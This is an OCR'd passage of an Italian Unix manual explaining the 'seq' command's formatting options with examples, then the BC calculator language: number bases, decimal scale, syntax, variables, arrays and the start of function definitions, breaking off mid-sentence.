







$ seq 4 [Invio]
```

Attraverso le opzioni è possibile controllare il formato dell'elenco di numeri, così come si può cambiare anche il modo di separarli. Tuttavia, rimane il fatto che i valori ottenuti sono espressi in base 10;

per ottenere dei valori con basi di numerazione differenti, occorre un'elaborazione successiva con altri programmi.

Tabella 22.77. Alcune opzioni.

Opzione	Descrizione
`-f` ***formato*** `--format=`***formato***	Definisce esplicitamente il formato di rappresentazione dei valori restituiti. Il formato si esprime attraverso una stringa tra quelle elencate di seguito: '**`%g`**', notazione normale per i numeri piccoli e scientifica per i valori molto grandi; '**`%f`**', notazione normale con l'indicazione dei decimali; '**`%e`**', notazione scientifica.
`-s` ***stringa_di_separazione*** `--separator=`***stringa_di_separazione***	Definisce una stringa di separazione differente dal codice di interruzione di riga.
`-w` `--equal-width`	Richiede espressamente di rappresentare i valori con lo stesso numero di cifre, con l'aggiunta eventuale di zeri anteriori.

Segue la descrizione di alcuni esempi. Si osservi che in questi si mostra l'uso della virgola per separare la parte intera del numero, in base alla localizzazione italiana.

- `$` **`seq 9 0,5 11`**[*Invio*]

```
9
9,5
10
10,5
11
```

- `$` **`seq -f %e 9 0,5 11`**[*Invio*]

```
9,000000e+00
9,500000e+00
1,000000e+01
1,050000e+01
1,100000e+01
```

- `$` **`seq -w 9 0,5 11`**[*Invio*]

```
09,0
09,5
10,0
10,5
11,0
```

- `$` **`seq -s ' ' -w 9 0,5 11`**[*Invio*]

```
09,0 09,5 10,0 10,5 11,0
```

Come già accennato, per ottenere una sequenza espressa in una base di numerazione diversa, occorre l'aiuto di altri programmi, come negli esempi successivi, dove si usa '**`printf`**' per rielaborare il risultato emesso da '**`seq`**' (il primo esempio serve a mostrare cosa si otterrebbe direttamente da '**`seq`**').

- `$` **`seq 9 2 13`**[*Invio*]

```
9
11
13
```

- `$` **`printf %x'\n' `seq 9 2 13``** [*Invio*]

```
9
b
d
```

- `$` **`printf %o'\n' `seq 9 2 13``** [*Invio*]

```
11
13
15
```

22.14 BC: linguaggio aritmetico a precisione arbitraria

BC, ovvero *Basic calculator*, è un interprete di un linguaggio aritmetico, che fa parte della tradizione dei sistemi Unix, tanto da essere codificato anche nello standard POSIX. Come linguaggio non ha nulla di speciale, ma la sua facilità di utilizzo in modo interattivo e la sua diffusione, lo rendono molto comodo e utile.

L'utilizzo più conveniente di BC è probabilmente quello a riga di comando, come calcolatrice, tenendo conto che questa sua caratteristica può anche essere sfruttata utilmente all'interno di script di shell. L'esempio seguente mostra un utilizzo interattivo, per comprendere di cosa si tratta, almeno a prima vista:

`$` **`bc`** [*Invio*]

`255*63*3737*512` [*Invio*]

```
30737871360
```

[*Ctrl d*]

Quello che si vede nell'esempio è la moltiplicazione di tre numeri: 255, 63, 3737 e 512. Il risultato è ciò che si vede alla fine: 30737871360. La stessa cosa si potrebbe inserire in uno script di shell nel modo seguente, in cui il risultato della moltiplicazione viene assegnato alla variabile ***RISULTATO***:

```
...
RISULTATO=`echo "255*63*3737*512" | bc`
...
```

Tuttavia, BC è in realtà un linguaggio di programmazione, benché semplice, la cui caratteristica fondamentale è quella di poter definire l'approssimazione del risultato, indipendentemente dall'architettura dell'elaboratore per il quale è stato compilato.

22.14.1 Base di numerazione

«

Una caratteristica importante di BC è la possibilità di gestire basi di numerazione diverse da 10. Tuttavia, ciò può creare degli imprevisti inattesi, per cui occorre fare attenzione quando si tenta di modificare la convenzione normale.

La base di numerazione viene modificata intervenendo attraverso due variabili predefinite che fanno parte del linguaggio, denominate ***ibase*** e ***obase***. La prima contiene la base di numerazione per i numeri che vengono inseriti, mentre la seconda contiene la base usata per la rappresentazione dei risultati. In condizioni normali, sia ***ibase***, sia ***obase***, contengono il valore 10. Tuttavia, quando si cambia il valore

di ***ibase*** si possono creare delle complicazioni; supponendo di voler inserire valori in base otto, basta agire come segue:

`ibase=8` [*Invio*]

Nel momento in cui si scrive un valore, questo viene interpretato in base otto:

`777` [*Invio*]

```
511
```

Infatti, 777_8 equivale a 511.

Quando però si vuole intervenire nuovamente sulla variabile ***ibase***, occorre ricordare che per il momento la base di numerazione è otto. Pertanto, volendo tornare alla base 10, bisogna trasformare prima il valore in ottale: 12_8.

`ibase=12` [*Invio*]

`777` [*Invio*]

```
777
```

Diversamente, scrivendo nuovamente '**`ibase=10`**' non si cambierebbe la base di numerazione, perché quel numero andrebbe inteso in ottale.

Esiste anche una convenzione, per cui i valori numerici espressi con una sola cifra, vanno intesi correttamente, in modo indipendente dal valore della variabile ***ibase***. Pertanto, '**`9`**' vale sempre come se fosse scritto in base dieci, dal momento che non ci possono essere ambiguità anche se la base di numerazione fosse più grande.

Le cifre che possono essere usate per comporre un numero sono i

simboli da '**0**' a '**9**', con le lettere maiuscole da '**A**' a '**F**'. In questo modo si possono rappresentare agevolmente numeri con basi di numerazione che vadano da 2 a 16, mentre per basi di numerazione superiori le cose si complicano. In pratica, si possono rappresentare basi superiori scrivendo il risultato a cifre separate, dove ogni cifra è espressa come un numero in base dieci. Per esempio, la stringa «100», esprimente un numero in base venti, verrebbe rappresentata come '**01 00 00**'.[41] L'esempio seguente mostra in che modo arrivare a questo risultato, tenendo in considerazione il fatto che la variabile ***ibase*** contenga inizialmente il valore 10.

obase=20 [*Invio*]

400 [*Invio*]

```
01 00 00
```

In base al principio per il quale una cifra numerica singola viene interpretata in modo non ambiguo, indipendentemente dalla base di numerazione stabilita in ingresso con la variabile ***ibase***, si può tornare facilmente a un inserimento di valori in base 10, sfruttando la cifra '**A**', il cui valore è sempre pari a 10:

ibase=A [*Invio*]

22.14.2 Approssimazione

«

La variabile ***scale*** definisce la quantità di cifre decimali da prendere in considerazione, quando il contesto non esprime già questo valore. In altri termini, una moltiplicazione definisce già la quantità di cifre decimali da considerare:

10*2.45 [*Invio*]

```
24.50
```

Al contrario, nel caso della divisione è necessario stabilire subito la quantità di decimali da considerare:

`scale=4` [*Invio*]

`10/3` [*Invio*]

```
3.3333
```

Generalmente, all'avvio dell'interprete, il valore della variabile ***scale*** è pari a zero, avendo così un'approssimazione predefinita alla parte intera.

22.14.3 Linguaggio di programmazione

Il linguaggio di BC ha una vaga somiglianza con il C. In generale, le righe vuote e quelle bianche vengono ignorate, così come il testo circoscritto tra '**`/*`**' e '**`*/`**' (proprio come nel C).

Alcune realizzazioni di BC prevedono anche l'uso del simbolo '**`#`**' come commento, allo scopo di poter realizzare facilmente degli script, iniziando con '**`#!/usr/bin/bc`**', ma si tratta di un'estensione che non fa parte dello standard POSIX.

Le istruzioni del linguaggio BC terminano normalmente alla fine della riga, ma è possibile usare anche il punto e virgola ('**`;`**') se si preferisce, oppure se si vogliono indicare più istruzioni assieme sulla stessa riga. La continuazione di un'istruzione in una riga successiva si ottiene mettendo una barra obliqua inversa ('**`\`**') alla fine, esattamente prima del codice di interruzione di riga.

istruzione [;]

istruzione \
continuazione_istruzione

Si possono definire dei raggruppamenti di istruzioni, racchiudendoli tra parentesi graffe (‘ **{ } **’). Anche in questo caso le istruzioni possono essere separate attraverso interruzioni di riga, oppure con il punto e virgola.

{ *istruzione*
istruzione
istruzione }

{ *istruzione* ; *istruzione* ; *istruzione* }

Il linguaggio consente la dichiarazione di variabili e di funzioni, che possono avere un nome composto esclusivamente da una lettera minuscola. Alcune realizzazioni di BC consentono l’uso di nomi più articolati, ma si tratta di estensioni non compatibili con le specifiche POSIX.

Il linguaggio BC non prevede una funzione principale, come avviene invece in C. Infatti, si tratta di un linguaggio interpretato dove tutto viene eseguito appena possibile; anche le funzioni esistono appena dichiarate e possono essere sostituite da una dichiarazione successiva che utilizza lo stesso nome

Esistono solo due tipi di dati: le stringhe delimitate e i valori numerici (con la quantità stabilita di cifre dopo la virgola), dove la separazione tra parte intera e parte decimale si indica esclusivamente con un punto (‘.’). Tuttavia, alle variabili si possono assegnare solo numeri, così come le funzioni possono restituire solo valori numerici.

22.14.3.1 Variabili semplici e array

La dichiarazione di una variabile avviene in modo molto semplice, con l’assegnamento di un valore numerico, come nell’esempio seguente:

```
x=123.456
```

Nello stesso modo si possono dichiarare degli array a una sola dimensione, indicando un indice tra parentesi quadre, come nell’esempio seguente, dove in particolare l’indice è espresso da un’espressione:

```
x[1+2]=234.567
```

Gli array non devono essere dimensionati e possono usare la quantità massima di elementi disponibili in base alla realizzazione di BC. Il primo elemento si raggiunge con l’indice zero e gli elementi successivi sono numeri interi positivi. Se si fa riferimento a un elemento dell’array che non è ancora stato assegnato, si ottiene il valore zero.

Per fare riferimento a un array nel suo complesso, si indica il nome, seguito dalle parentesi quadre, aperte e chiuse, senza contenere alcun indice: '***x*`[]`'.

22.14.3.2 Funzioni

«

La dichiarazione di una funzione ha una forma precisa, dove in questo caso ***x*** rappresenta il nome della stessa:

```
define x([parametro[, parametro]]...) {
    [auto variabile_automatica[, variabile_automatica]...]
    [istruzione]
    ...
    ...
    [return [(varlore_restituito)]]
}
```

Si osservi in particolare l'uso delle parentesi graffe per delimitare il corpo della funzione: è indispensabile che la parentesi graffa aperta si trovi sulla stessa riga iniziale della dichiarazione della funzione, con i parametri relativi.

I parametri della funzione possono essere nomi di variabili normali, oppure nomi di array senza un indice tra le parentesi quadre.

I parametri che appaiono tra parentesi tonde, equivalgono alla dichiarazione implicita di variabili locali, definite di tipo ***automatico***, contenenti il valore trasmesso al momento della chiamata.

Oltre alle variabili che compongono l'elenco dei parametri della funzione, si possono dichiarare altre variabili automatiche nel modo se-

guente, nella riga immediatamente successiva alla parentesi graffa aperta:

```
